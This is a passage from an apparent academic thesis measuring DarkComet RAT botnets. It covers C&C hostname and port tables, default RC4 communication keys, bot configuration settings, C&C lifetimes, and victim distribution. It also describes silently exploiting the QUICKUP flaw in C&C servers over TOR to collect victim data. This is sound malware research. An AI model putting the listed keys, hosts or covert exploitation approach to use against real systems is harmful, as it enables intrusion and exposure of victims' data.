flyerpro.no-ip.org	14
sjukams001.zapto.org	14
flyertest.no-ip.org	13
jhg.no-ip.info	11
missiles.no-ip.org	11
thinder.no-ip.org	10
ghosts.no-ip.org	10
dashz1.no-ip.org	10
rathaacker.no-ip.biz	9

to hide their C&C servers due to the popularity of the service by legitimate users. However, No-IP.com had 23 of its dynamic DNS domains seized and "blackholed" by Microsoft as they attempted to dismantle the Bladabindi-Jenxcus botnet [6].

An Internet search for the C&C DNS hostname "jhg.no-ip.info" returns a result in court documents presented during the legal case Microsoft Corporation v. Mutairi et al [51]. A review of all the C&C DNS hostnames in the dataset reveals that 2,421 are also present in Appendix A of [51][7]. As the case was brought to dismantle the Bladabindi-Jenxcus botnet this could point to botmasters leveraging their existing infrastructure to create additional botnets, perhaps as a means to offset the costs associated with their C&C server infrastructure.

24,333 unique C&C addresses were extracted by the Static Analysis module of which 5,741 were IP addresses. Of these, 2,262 are considered reserved and not for use on the public Internet[8] and six were erroneous (i.e. "99.999.1.98"). 726 of the Reserved IP addresses were configured in the 127.0.0.0/8 IP address range pointing to testing bot binaries.

18,592 C&C addresses were DNS hostnames. 16,229 were unique and 69 were incorrectly formatted (i.e zackownsall) and therefore unusable. The ten most common Second Level Domain (SLD)'s, that is the "example.com" in the DNS hostname of "www.example.com", along with their respective count of C&C DNS hostnames, the percentage of total second level domains, and the DNS service provider is available in Table 6.27.

"Vitalwerks Internet Solutions, LLC" is the service provider for 9 of the top 10 most common SLD's in the dataset with a total of 5,670 (94.51%) across the entire dataset of 5,999 unique SLD's. This is the company which operates the No-IP.com dynamic DNS server. Of the 24,333 successfully analysed bot binaries 9,837 (40.43%) were configured with a C&C DNS hostname which made use of a SLD provided by "Vitalwerks Internet Solutions, LLC".

6.3.6 C&C TCP Port Analysis

The default DarkComet TCP port of 1604 was configured for 12,771 (52.48%) of the analysed bot binaries, see Table 6.28. [78] noted that 36.1% of the IRC-based C&C servers analysed made

[7]http://s3.amazonaws.com/s3.documentcloud.org/documents/1211424/appendix-a-to-second-amended-order.pdf

[8]http://www.iana.org/assignments/iana-ipv4-special-registry/iana-ipv4-special-registry.xhtml

Table 6.27: Top 10 Second Level Domains.

Rank	Domain	Count	%	DNS Service Provider
1	no-ip.biz.	2368	39.47	Vitalwerks Internet Solutions, LLC
2	no-ip.org.	1373	22.89	Vitalwerks Internet Solutions, LLC
3	zapto.org.	1131	18.85	Vitalwerks Internet Solutions, LLC
4	no-ip.info.	262	4.37	Vitalwerks Internet Solutions, LLC
5	noip.me.	168	2.80	Vitalwerks Internet Solutions, LLC
6	sytes.net.	92	1.53	Vitalwerks Internet Solutions, LLC
7	hopto.org.	54	0.90	Vitalwerks Internet Solutions, LLC
8	servegame.com.	48	0.80	Vitalwerks Internet Solutions, LLC
9	3322.org.	23	0.38	Bitcomm ltd.
10	myftp.org.	23	0.38	Vitalwerks Internet Solutions, LLC

N=5999

Table 6.28: Top 10 C&C server ports.

Rank	Port	Count	%
1	1604	12771	52.48
2	200	1125	4.62
3	81	806	3.31
4	100	606	2.49
5	80	442	1.82
6	1500	383	1.57
7	1605	322	1.32
8	82	270	1.11
9	1337	205	0.84
10	25565	204	0.84

N = 24333

use of the default IRC port (TCP 6667) for communication.

Botmasters will attempt to hide botnet communications and potentially circumvent firewall rules through configuring the C&C to listen on ports used by popular services such as HTTP and HTTPS. These popular ports are registered with Internet Assigned Numbers Authority (IANA) and are typically in the 0-1024 TCP port range. The most commonly configured registered TCP port used by botmasters is 200 with 4.62%, see Table 6.29. The significance of TCP port 200 is not known.

6.3.7 C&C Communication Encryption Key Analysis

As previously stated in Section 3.4, DarkComet makes use of two RC4-256 encryption keys. One is used to encrypt the bot configuration key-value pairs within the bot binary and the other to encrypt communications between the bot and the C&C (Section 3.5). The communication encryption key is a combination of the static, version specific key and a password configured at bot binary creation by the botmaster. By default the communication key is not configured with communication encryption relying solely on the configuration key. However, if the use of a communication key is enabled but not configured the default is ”0123456789”, which results in a

Table 6.29: Top 10 IANA registered C&C ports.

Rank	TCP Port	Service Name	Count	%	C&C's
1	200	src	1125	4.62	1112
2	81	Unassigned	806	3.31	770
3	100	Unassigned	606	2.49	586
4	80	http	442	1.82	428
5	82	xfer	270	1.11	251
6	999	garcon	75	0.31	66
7	443	https	58	0.24	56
8	666	mdqs	52	0.21	47
9	20	ftp-data	49	0.20	44
10	101	hostname	48	0.20	47

Table 6.30: Top 10 DarkComet communication encryption keys.

Rank	Encryption Key	Count	%
1	#KCMDDC51#-890	18732	76.98
2	#KCMDDC2#-890	1453	5.97
3	#KCMDDC4#-890	410	1.68
4	#KCMDDC5#-890	290	1.19
5	#KCMDDC51#-8900123456789	219	0.90
6	#KCMDDC42F#-890	152	0.62
7	#KCMDDC51#-890123456	128	0.53
8	#KCMDDC42#-890	84	0.35
9	#KCMDDC51#-890123	71	0.29
10	#KCMDDC51#-89012345	38	0.16

communication encryption key of "#KCMDDC51#-8900123456789". If enabled and configured the communication key can be any arbitrary string selected by the botmaster. With this in mind, a review of the ten most common communication encryption keys are presented in Table 6.30. The most common encryption communication key was "#KCMDDC51#-890" (76.98%), which is the default key used in DarkComet versions 5.1 and later.

A review of the number of C&C's utilising the default communication encryption keys shows that a total of 21,121 (86.80%) of the total C&C servers in the dataset were configured with these keys, see Table 6.31. Of those botmasters who did enable a communication encryption key 274 (1.13%) did not changed the key from the default of "0123456789", see Table 6.32.

6.3.8 C&C Bot Configuration Analysis

Analysis of the most common configuration options set shows that in 93.51% of the analysed bot binaries the option to have a victims keystrokes logged was enabled and the built-in Microsoft Windows firewall was adjusted to allow botnet communication, see Table 6.33. 64.49% of the bot binaries were configured with the "install" configuration value set, which would result in the bot software being added to specific Microsoft Windows registry keys allowing the infection to survive a reboot of the victim computer. Were this setting not configured a reboot would clear the infection and re-infection would need to occur. The Static Analysis module used the

Table 6.31: Bot binaries without a DarkComet communication encryption key configured.

Encryption Key	**Count**	**%**
#KCMDDC51#-890	18732	76.98
#KCMDDC2#-890	1453	5.97
#KCMDDC4#-890	410	1.68
#KCMDDC5#-890	290	1.19
#KCMDDC42F#-890	152	0.62
#KCMDDC42#-890	84	0.35

N = 24333

Table 6.32: Bot binaries employing the default DarkComet communication encryption keys.

Encryption Key	**Count**	**%**
#KCMDDC51#-8900123456789	219	0.90
#KCMDDC2#-8900123456789	24	0.10
#KCMDDC4#-8900123456789	17	0.07
#KCMDDC5#-8900123456789	6	0.02
#KCMDDC42#-8900123456789	4	0.02
#KCMDDC42F#-8900123456789	4	0.02

N = 24333

value of the ”netdata” configuration key as its success criteria, by checking the value complied with a regular expression, thus explaining the value of 100%. Also, due to the configuration encryption key being used as the default value for ”pwd”, for the communication encryption key, the 100% value is also expected. Ignoring the ’netdata”, ”pwd”, ”mutex”, ”gencode”, and ”sid” configuration settings, which are all set by default, it becomes apparent that very few botmasters create highly configured bot binaries. There could be a number of reasons for this including a lack of understanding as to the effect of configuration setting on the victim computer, a lack of technical skills by the botmaster, or it could point to the number of superfluous configuration options within the DarkComet software not required for successful infection or control of a victim computer.

Table 6.33: The 10 most commonly configured DarkComet configuration settings.

Configuration Key	**Count**	**%**
netdata	24333	100.00
pwd	24333	100.00
mutex	24321	99.95
gencode	24317	99.93
sid	24122	99.13
offlinek	22755	93.51
fwb	19601	80.55
combopath	15693	64.49
install	15688	64.47
keyname	15660	64.36

N = 24333

Table 6.34: The 11 C&C servers which were live during the entire infiltration period of 27 days.

No.	C&C Hostname	TCP Port	DC version
1	adn2013hack.no-ip.org	81	dc-v51
2	ashqi.zapto.org	2233	dc-v51
3	cashmoney66612.no-ip.biz	2000	dc-v51
4	mandoo.no-ip.org	1981	dc-v51
5	maplehaxx.no-ip.biz	1607	dc-v3
6	mehmet.zapto.org	1604	dc-v51
7	rk95.no-ip.biz	91	dc-v51
8	steamwarz1.no-ip.org	82	dc-v51
9	toja.no-ip.biz	4430	dc-v51
10	withoutanet.no-ip.biz	4201	dc-v51
11	zakaria95.no-ip.biz	200	dc-v51

6.4 C&C Liveness Module Analysis

Of the 24,333 distinct C&C servers in the dataset the C&C Liveness module confirmed that 1,329 (5.46%) of the servers were at one time live during the infiltration period. The infiltration period commenced on 2014-05-10 and ended on 2014-06-0, running for approximately 27 days. This number is much lower than those cited by Freiling at al. [30] who found that 30% of the botnet C&C extracted during their research were live. Of these live C&C servers 33 were of type *dc-v3* and the remaining 1,296 of type *dc-v51*.

Eleven C&C servers were found to be live for the entire duration of the analysis period and 441 C&Cs responded only once to the liveness testing, with the average lifetime of a C&C server being 9.70 days. This is again lower than those witnessed for IRC-based botnets by [1] and [78] which were 47 and 54 days respectively. Referring to Table 6.34 it can be seen that only a single *dc-v3* C&C server (number 5) was live during the infiltration period with the remainder being comprised of *dc-v51* servers. Why a botmaster would make use of an old version of the DarkComet software can only be guessed.

An Internet search for the term ”maplehaxx”, based on the C&C DNS hostname, results in a question posed by a user, with the username of ”maplehaxx”, on a known hacking forum[9] regarding the setup and configuration of DarkComet C&Cs and bot binaries. In these forum posts the user confirms that he/she makes use of DarkComet version 4.0, which corresponds with the extracted information, and states that due to configuration mistakes he/she had lost access to 350 bots. If the users statements are true it would appear that a botmaster with little technical knowledge is still able to infect hundreds of victim computers.

Six of the C&C DNS hostnames in Table 6.34 (1, 2, 3, 4, 5, 9) also feature in the Microsoft Corporation v/ Mutairi et al court papers. This again demonstrated that botmasters may leverage their existing infrastructure to create more than one botnet and that these C&C servers are long-lived and their existence is well known within anti-malware circles.

[9]http://www.hackforums.net/printthread.php?tid=2035892. Registration required




Figure 6.5: Geoplotting of last known C&C IP addresses.

6.4.1 C&C Geographic Dispersion

The IP addresses associated with each C&C server DNS domain was recorded and included changes to these IP address. For each IP address the associated country, organisation or ISP, and ASN was recorded. A total of 5,365 IP address changes were observed across all the live C&C servers during the infiltration period, which equates to an average of 5.11 IP changes per C&C. The C&C with the highest number of IP addresses changes had 52 changes occur during the period 2014-05-18 and 2014-06-06, the first and last date the framework confirmed the C&C was live. The C&C was located in Pakistan with all IP addresses used being assigned to the ISP "Pakistan Telecommunication Company Limited". The C&C never received the same IP address twice during the infiltration period. This illustrates the necessity for botmasters, who are assigned dynamic IP addresses by their ISP, to make use of dynamic DNS services to maintain control of their botnets.

Through plotting the last observed IP address for each C&C on a world map the output in Figure 6.5 is provided. The conversion from IP address to country was performed using the MaxMind GeoLite Country database[10]. According to work performed by the University of California, San Diego [37] the MaxMind database provides 99.1% accuracy at a country level.

The countries with the highest number of C&C servers was the United States with 160 (12.04%), Turkey with 106 (7.98%) and Russia with 79 (5.94%) (see Table 6.35) across the 79 countries observed with live C&C servers. The USA was also reported as being the country with the highest number of C&C servers by [78]. The ten countries with the highest number of C&C servers accounted for 48.46% of all the live C&C servers observed. In terms of percentage of the total number of Internet connected hosts for a country 26.92% of Iraq's 26 Internet connected

[10]http://dev.maxmind.com/geoip/geoip2/geolite2/

Table 6.35: The 10 countries with the highest number of live DarkComet C&C servers.

Country	**Count**	**%**
US	160	12.04
TR	106	7.98
RU	79	5.94
FR	69	5.19
GB	63	4.74
DE	38	2.86
NL	37	2.78
BR	34	2.56
RO	34	2.56
UA	24	1.81

N = 751

hosts, 2.26% of Tunisia's 576 hosts, and 2.16% of Syria's 416 hosts are DarkComet C&C servers[11]. In contrast, those countries with the highest number of C&C servers namely the USA, Turkey and Russia have 0.000032%, 0.001494% and 0.000531% DarkComet C&C servers as a percentage of all Internet connected hosts, respectively. This illustrates the points that countries with large numbers of Internet connected hosts could potentially have large numbers of DarkComet C&C servers, and simply publishing the number of C&C servers per country without taking into consideration the number of Internet connected hosts can skew opinions.

6.5 C&C Interaction Module Analysis

Through exploiting the QUICKUP vulnerability to download the *comet.db* database from DarkComet C&C servers and parsing the data contained within, it was possible to gather extensive bot information from 751 (56.50%) of the 1,329 live C&C servers tracked by the Infiltration System. The outstanding 578 live C&C servers were running software versions earlier than version 5 and therefore not vulnerable, presented errors which appeared specific to that DarkComet installation, or in the majority of cases were not online for the duration of the *comet.db* file download.

Using the UUID generated by each DarkComet bot binary as a unique identifier it was possible to gather the following information from the 109,585 victims observed:

- The public IP address of the victim computer
- The private IP address of the victim computer
- The DNS hostname of the victim computer
- The username of the user infected through the bot binary
- The operating system of the victim computer
- The directory within which the bot binary was executed or installed

[11]Internet statistics taken from the Central Intelligence Agency (CIA) World Factbook[12], which is produced by the American government agency and contains summary information on the "history, people, government, economy, geography, communications, transportation, military, and transnational issues for 267 world entities".




Figure 6.6: Geoplotting of last known victim IP addresses.

The UUID remains constant across C&C servers such that a victim UUID in one botnet would be the same victim in another botnet.

Additionally, by using the public IP addressing information, the country, organisation or ISP, and ASN for each victim was determined. All of which was saved in the framework datastore.

6.5.1 Victim Geogrpahic Distribution

Geoplotting the public IP address of the victims provides Figure 6.6. France had the most victims with 10,369 (9.46%) of the total victims observed, followed by the USA's 7,615 victims, and Romania's 7,614 victims. It was observed that victims were spread across 210 different countries and 6 continents. The number of victim countries was in line with that observed by [36], however the countries with the highest number of victims they observed were USA, Uruguay, and Germany. [62] lists France as having only the fourth highest number of victims, after Italy, Turkey and Morocco. This could point to regional or country specific botnet software preferences, however this was out of scope for this research.

6.5.2 Victim Organisation Distribution

In terms of organisations, that is the entity to which the public IP of the victim has been registered, Turk Telecom (ASN 9121) (a Turkish telecommunications company) had the highest number of victims with 4,036. This was followed by Free SAS (ASN 12322), a French telecommunications company, with 3,520 victims and RCS & RDS Residential (ASN 8708), a Romanian telecommunications and satellite television company, with 3,329 victims. Those organisations with the ten highest victim counts are presented in Table 6.36 along with the number of IP

Table 6.36: The 10 organisations with the highest number of DarkComet victims.

Organisation	Victims	ASN	Country	Hosts*	%
Turk Telekom	4,036	9121	TR	6,934,272	0.06
Free SAS	3,520	12322	FR	11,116,544	0.03
RCS & RDS Residential	3,329	8708	RO	2,181,376	0.15
Orange	2,946	3215	FR	15,396,608	0.02
EarthLink Iraq	2,029	50710	IQ	295,936	0.69
E-Plus Mobilfunk GmbH	1,988	12638	DE	1,754,112	0.11
Comcast Cable	1,558	7922	US	71,172,864	0.00
SFR	1,529	15557	FR	11,769,344	0.01
ROMTelecom S.A.	1,471	9050	RO	1,547,008	0.1
Deutsche Telekom AG	1,354	3320	DE	34,392,832	0.00

N = 109585

* Information taken from http://bgp.he.net/

addresses advertised by their respective ASN along with the percentage of victims to advertised IP addresses. Turk Telecom had the highest number of victims however, as a percentage of total IP population it places 6th with 0.06%. EarthLink Iraq with the 6th highest number of victims had the highest percentage of victims with 0.69%. This makes Iraq the country with the highest population percentages for both C&C's (Section 5.3.1) and victims resulting in it being the country with the most DarkComet activity across the dataset.

6.5.3 Common C&C Ports

Reviewing the list of TCP ports used when victims communicate with their respective C&C servers shows that the default TCP port of 1604 was used in 53,54% of cases, followed by TCP port 200 (4,03%), and 81 (3,61%) across the 250 distinct ports witnessed. This ties up with the analysis of the most common C&C ports in Table 6.28 and Table 6.29 as well as observations by [78] that 36.1% of the botnets they researched used the default IRC TCP port.

6.5.4 Botnet Size

Using the number of C&C servers observed (751) and the number of victims for which data was gathered (109,585), the average DarkComet botnet contains 145.91 victims. Table 6.37 provides an overview of victim ranges by botnet. The majority of the botnets observed consist of less than 50 (46.07%) or between 101 and 1000 (41.01%) victims. These ranges accounted for 87.08% of the total number of botnets. This indicates that whilst the majority of botnets contained very few victims, less than 50, there were a significant number that contained more than the average of 145.91. In [78] the majority of the IRC-based botnets observed consisted of between 501 and 2,000 victims with 34.45%.

The largest botnet observed had its C&C server located in France and contained a total of 7,742 bots. Of these, 4,744 bots were located in France, 613 in Belgium, 387 in Algeria, and the remainder spread across 123 another countries. This researcher theorises that the botmaster focused on French speaking victims due to French being an official language of Belgium and Algeria being the country with the second highest number of French speakers in the world. Of

Table 6.37: Count of DarkComet botnets by number of victims.

Victims	C&Cs
1-10	154
11-50	192
51-100	66
101-200	160
201-1000	148
1001-5000	29
5001+	2

Table 6.38: C&C and victim countries of the 10 largest DarkComet botnets.

C&C	Victim	Country %
France	France	61.28
Netherlands	Romania	16.51
Moldova	India	27.63
France	USA	10.56
Romania	Romania	77.26
Iraq	Iraq	80.31
France	Germany	66.60
Greece	Italy	11.31
Greece	Italy	11.31
USA	USA	42.20

the ten largest botnets, four had C&C servers hosted in the same country as their victims as show in Table 6.38.

6.5.5 Victim Operating System

The most common victim operating systems observed were Microsoft Windows 7 with 66.16% of the total victims and Microsoft Windows XP with 17.04%. This was unsurprising considering that Windows 7 accounts for approximately 50.84% of the workstation operating system market share and Windows XP approximately 24.34% [54]. It was not possible for DarkComet, and inturn this research, to determine the operating system for 14.12% of the victims.

6.5.6 Victim Username

Microsoft Windows usernames are case-insensitive, therefore ”username” and ”Username” would both equate to the same thing. The case-study observed 51,804 different, case-sensitive usernames across the victim dataset. The most common being ”User” (5,804), ”Administrator” (3,806), and ”Admin” (2,697). Microsoft supports localised Administrator usernames for 8 languages namely Finnish, French, Hungarian, Portugues (Brazil), Portugese (Portugal), Russian, Spanish and Swedish as well as support for 99 different language dependant ”Display Names”[13]. Taking

[13]http://social.technet.microsoft.com/wiki/contents/articles/13813.localized-names-for-administrator-account-in-windows.aspx

this into consideration a total of 5,115 administrator user accounts were found to have been infected within the dataset. As this account is awarded the highest level of user privilege by the Windows operating system a DarkComet server process running as an Administrator user in turn allows a DarkComet botmaster the highest level of user privilege on the victim computer. This could result in complete control over the computer and any data stored therein.

6.6 Summary

In this chapter, analysis of the information generated by the case-study implementation of the proposed framework was presented. In total 83,175 bot binaries were acquired and analysed. This far exceeds the number of bot binaries collected by any of the frameworks reviewed in Section 2.4. 99.5% were identified as being members of the Backdoor:Win32/Fynloski.A malware family by Windows Defender. The bot binaries within the dataset had detection rate of between 2.05% and 92.80% by the anti-malware solutions utilised by the VT system with a consensus reached on only 14 samples – that is a sample being regarded as malicious by all the anti-malware solutions employed. In terms of file type 93.23% of the bot binaries were identified as being "Win32 EXE" and 5.86% were archive file types (for example ZIP, RAR, GZIP). Unsurprisingly, as DarkComet is intended to infect computers running the Windows operating system, which makes extensive use of the "Win32 EXE" file format for executables. The largest bot binary had a file size of 104,857,600 bytes in size. DarkComet bot binaries are commonly disguised as commercial software and games in an effort to trick a potential victim into infecting their computer.

The popularity of DarkComet took off in 2013 with a 12 fold increase over bot binaries submissions to VT in 2012. This upward trend was set to continue in 2014 with 29,760 bot binary submissions within the first six months. Through utilising CTPH as a means to group similarly configured bot binaries, it was possible to determine that 4.28% had a 99-100% similarity with a minimal or default configured bot binary. This could point to a number of testing bot binaries within the dataset.

Due to time constraints only the Static Analysis module was implemented within the Sample Analysis system. Despite only employing static analysis methods to extract the DarkComet bot configuration 48.85% of the bot binaries were successfully analysed. This led to the extraction of data for 24,333 unique C&C servers of which 16,229 bot binaries were configured with DNS hostnames and the remaining 5,741 with IP addresses. Of those bot binaries configured with DNS domains 94.51% were configured with SLD's operated by No-IP.com; a dynamic DNS hostname provider. This provider and Microsoft were embroiled in a legal dispute after the operating system vendor blackholed all DNS domains belonging to No-IP.com in an attempt to dismantle another botnet. 52.48% of the bot binaries were configured with the default DarkComet TCP port of 1604 and 86.80%, were configured with no encryption key, and 1.13% with the default encryption key. This showed that a significant number of DarkComet botmasters do not bother with changing default configuration values.

5.46% of the extracted C&C servers were found live during the infiltration period which lasted 27 days. The average lifespan of a DarkComet C&C server was measured as 9.70 days. The countries hosting the highest numbers of live C&C servers were the USA with 12.04%, Turkey with 7.98%, and Russia with 5.94%. Iraq, Tunisia, and Syria had the highest ratio of DarkComet C&C's to Internet connected hosts.

Through leveraging and refining the QUICKUP vulnerability it was possible to extract information for 109,585 victim computers across 210 countries. France had the highest number of DarkComet victims with 9.46%, trailed by USA and Russia both with 6.94%. The majority of botnets were between 1-50 (46.07%) and 101-1000 (41.01%) victims in size with the largest botnet comprising 7,742 bots. The C&C for this botnet was hosted in France with 74.19% of the bots identified as being located in France, Belgium, and Algeria; all countries with large populations of French speakers. This indicates that the botmaster targeted French speaking computer users.

7 Conclusion

The goal of this research was to design an automated botnet analysis framework which avoids the shortcomings of existing frameworks, incorporated modern framework design requirements, is modular, botnet agnostics, and required limited resources. This required that a robust methodology be developed, which could be used to determine the success to which this goal was achieved.

7.1 Research Methodology

The research methodology consisted of three components 1) a review of existing automated bonet analysis frameworks, 2) a review of design requirements for a modern botnet analysis framework and, 3) the use of a case-study to determine the performance of the proposed framework when utilised in actual botnet research.

7.1.1 Existing Framework Reviews

A total of nine existing frameworks where reviewed; the majority originating from previous academic research. A table summarising the outcome of the review is provided in Table 2.1.

The shortcomings of these frameworks was discussed in Section 2.5 and is summarised below. This information was used to improve upon existing framework through avoiding their shortcomings.

- Support for specific communication protocols or botnet types or families
- Limited or no support for encrypted or custom communication protocols
- The collection of malware samples requiring automated infection

7.1.2 Framework Design Considerations

The design considerations for a modern botnet analysis framework were incorporated with a summary of their inclusion into the proposed framework presented below.

1. **Stealth**: Stealth was maintained through the design and implementation decisions highlighted below:

   (a) **C&C Liveness and Interaction modules**: The network source of the framework is hidden through the use of TOR for all interactions with a botnet C&C server. The TOR network was designed to provide anonymity to its users, allowing for the masking of the framework's source IP address. In addition, TOR allows for the specification of the "exit node" used providing the ability to choose which country the framework would appear to originate from. The use of TOR was incorporated into the C&C Liveness (Section 5.3.1 and C&C Interaction (Section 5.3.2) modules, as these were the only two modules which made contact with C&C servers.

   (b) **C&C Interaction module**: Through refinement of the QUICKUP vulnerability, discovered by [20], it was possible to exploit the vulnerability without the DarkComet C&C server software recording the interaction. This allowed for the C&C Interaction module to perform its duties with significantly lowered concerns of detection by the botmaster. Detailed information regarding the refinements can be found in Section 5.3.2.

2. **Scalability**: The framework makes use of the Python scripting language for all modules. It was chosen due to its low resource usage requirements and a plethora of suitable libraries. Additionally the modules within the framework were designed for scalability, as follows:

   (a) **Message queue**: Through the use of an event-driven architecture, whereby messages are passed between modules as their participation is required as opposed to scheduled, it is possible to ensure that only those modules required at that specific time made use of available resources. The message queue also allowed for the distribution of modules to separate computers thereby allowing for the distribution of tasks. This was realised during the case-study by the fact that the initial Internet connection was insufficient for large, latency sensitive communications, and large downloads from C&C's with short-lived availability. By utilising the distribution capabilities of the framework it was possible to "offload" all C&C server communication tasks to a host located in The Netherlands. All other systems operated within the initial analysis environment in South Africa. The message queue also allows developers interested in extending the framework only having to accommodate specific messages of interest, and does not require an understanding of all messages within the framework. Please see Section 4.6 for more information.

   (b) **Sample Analysis System**: First subjecting collected bot binaries to an automated static analysis module (Section 5.2.1) greatly reduced the number of bot binaries requiring dynamic analysis. This reduced analysis time and also the resources required. A bot binary presented to the static analysis module would require less than a second of analysis time to extract the required information, whereas the dynamic analysis module utilised a two minute execution timeout, the de facto default time. Therefore, the static analysis module provided a significant resource advantage over the dynamic analysis module.

   (c) **Dynamically increasing the number of concurrent modules employed**: By default, a single instance of each module was required for normal operation of the framework. However, it was possible to have multiple modules execute simultaneously to decrease processing time. Employing three static analysis workers to re-analyse all the collected bot binaries, as opposed to the standard one worker which was used during normal operation, re-analysis could occur in just one hour. This "ability" to employ additional modules for analysis and data collection was also used to save time collecting metadata information for bot binaries which were collected before development of the module was completed. In addition, employing multiple C&C Liveness and C&C Interaction modules allowed for the monitoring of multiple botnets concurrently from a single analysis computer.

3. **Sample collection**: During the case-study VT, arguably the largest online malware repository, was used for sample collection allowing for 83,175 unique bot binaries for analysis.
4. **Anti-debugging**: Due to the potential for the static analysis module to be able to extract botnet information without requiring a debugger or executing the bot binary, some anti-analysis methods were circumvented. However, successful bot configuration extraction required that the bot binary made use of a predictable layout. This proved to be less of a problem than first anticipated; it was possible to analyse and extract the DarkComet configuration information from 48.85% of the collected bot binaries. Section 5.2.1 contains additional information.
5. **Protocol support**: Through the pairing of an analysed bot binary with its corresponding infiltration module, it is possible to support a large number of different botnet protocols. The case-study required that the Liveness and Quickup modules successfully communicate with the C&C servers through support for the custom, encrypted DarkComet communication protocol. By extending the framework with an understanding of a botnets command grammar support for an almost infinite number of botnet families is possible.

The modular framework consisted of a number of disparate systems with intra-system communication being facilitated through a centralised message queue and a shared relational database (Chapter 4). The major systems comprising the framework were:

- **Sample Collection System**: This system was responsible for the collection of both bot binaries and metadata and as such was the entry point for all bot binaries entering the framework. This system comprised the Sample Acquisition module (Section 4.3.1), responsible for the acquisition of analysis samples, and the Sample Metadata Collection module (Section 4.3.2), which gathered metadata information for all acquired bot binaries.
- **Sample Analysis System**: The Sample Analysis system comprises two modules, namely the Static (Section 4.4.1) and Dynamic Analysis (Section 4.4.2) modules. As their names suggest it was the intention of this system to subject bot binaries to static analysis and/or dynamic analysis methods. The goal, to extract the botnet configuration information from a bot binary. Unfortunately, due to time constraints it was not possible to fully implement the Dynamic Analysis module, however a proof of concept was conducted.
- **Infiltration System**: The infiltration system was responsible for all interactions between the framework and botnet C&C servers. It comprised two modules the C&C Liveness module, used to determine whether a botnet C&C server was online and accepting commands, and the C&C Interaction module, which would interact with the C&C server to extract

information.

- **Message Queue**: The message queue was used for intra-system event and output communication. Once a preceding system had completed its processing subsequent systems were informed so that their analysis could occur.

7.2 Case-study Results

To determine the feasibility and success of the proposed framework bot binaries belonging to the DarkComet RAT family of malware would be analysed by the framework. The success of the framework would depend on the amount of information extracted from the collected bot binaries. The case-study was fully operational for almost a month, 27 days in total, between 10 May 2014 and 6 June 2014.

